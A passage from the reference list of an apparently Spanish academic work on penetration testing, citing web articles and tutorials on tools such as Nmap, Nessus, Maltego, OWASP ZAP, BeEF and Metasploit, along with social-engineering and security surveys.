[27] Oracle: "VirtualBox", http://www.oracle.com/technetwork/es/server-storage/virtualbox/downloads/index.html, Última visita: septiembre 2016
[28] Centos: "CentOS", https://www.centos.org/, Última visita: septiembre 2016
[29] Apache: "Apache", https://www.apache.org/, Última visita: septiembre 2016
[30] VulnHub: https://www.vulnhub.com/
[31] Computer Weekly: http://www.computerweekly.com/news/4500272941/Social-engineering-is-top-hacking-method-survey-shows?utm_medium=EM&asrc=EM_ERU_53470381&utm_campaign=20160216_ERU%20Transmission%20for%2002/16/2016%20%28UserUniverse:%201945324%29_myka-reports@techtarget.com&utm_source=ERU&src=5480757
[32] Eleven Paths: http://blog.elevenpaths.com/2016/04/proteccion-frente-amenazas-moviles.html?utm_source=feedburner&utm_medium=feed&utm_campaign=Feed%3A+elevenpaths%2FMwQH+%28ElevenPaths+Blog%29
[33] Un informatico en el lado del mal: http://www.elladodelmal.com/2016/04/lynis-auditar-y-fortificar-servidores.html?utm_source=twitterfeed&utm_medium=twitter&utm_campaign=Feed%3A+ElLadoDelMal+%28Un+inform%C3%A1tico+en+el+lado+del+mal%29
[34] PTES Technical Guidelines: http://www.pentest-standard.org/index.php/PTES_Technical_Guidelines#Software
[35] Wikipedia: "OpenVas", https://es.wikipedia.org/wiki/OpenVAS
[36] Wikipedia: "Ingeniería Social, https://es.wikipedia.org/wiki/Ingenier%C3%ADa_social_(seguridad_inform%C3%A1tica)
[37] Wikipedia: "Nessus", https://en.wikipedia.org/wiki/Nessus_(software)
[38] Wikpeadia: "Nmap", https://es.wikipedia.org/wiki/Nmap
[39] tutoriales en línea: http://tutorialesenlinea.es/455-los-ataques-mas-comunes-que-afectan-a-los-sitios-web-y-servidores.html
[40] "Qué es y cómo funciona un ataque Cross-Site Scripting" – Hostalia Whitepapers: http://www.gitsinformatica.com/crosssitescripting_XSS.pdf
[41] gsminfo: http://www.gsinfo.com.ar/evolucion-de-incidentes-2009-2014
[42] "managing cyber risk in a interconnected world", 2015 – PWC: http://www.pwccn.com/webmedia/doc/635527689739110925_rcs_info_security_2015.pdf
[43] Taringa: http://www.taringa.net/comunidades/backtrack-5/5197399/Todo-sobre-armitage.html
[44] Spam Loco: https://www.spamloco.net/2010/09/maltego-un-programa-para-recopilar.html
[45] the hacker way: https://thehackerway.com/2011/08/02/conceptos-basicos-avanzados-y-herramientas-de-footprintingfingerprinting-%E2%80%93-maltego/

[46] SEGURIDAD INFORMÁTICA: HTTP://ANTISEC-SECURITY.BLOGSPOT.COM.ES/2012/09/ESCANER-DE-VULNERABILIDADES-UNISCAN-EL.HTML
[47] REDES ZONE: HTTP://WWW.REDESZONE.NET/2015/04/25/SEGURIDAD-WEB-OWASP-ZAP/
[48] DESDE LINUX: HTTP://BLOG.DESDELINUX.NET/OWASP-ZED-ATTACK-PROXY/
[49] GR2DEST: HTTP://WWW.GR2DEST.ORG/ATAQUES-A-TRAVES-DEL-NAVEGADOR-BEEF-XSS/
[50] SEGUINFO: HTTP://BLOG.SEGU-INFO.COM.AR/2016/04/INURLBR-HERRAMIENTA-PARA-EL.HTML
[51] HACK PLAYERS: HTTP://WWW.HACKPLAYERS.COM/2014/01/CASO-PRACTICO-DE-USO-DE-UN-AP-FALSO.HTML
[52] NETCRAFT: HTTPS://NEWS.NETCRAFT.COM/ARCHIVES/2016/03/18/MARCH-2016-WEB-SERVER-SURVEY.HTML
[53] HIGHSEC: HTTP://HIGHSEC.ES/CATEGORY/CONOCIENDO-METASPLOIT/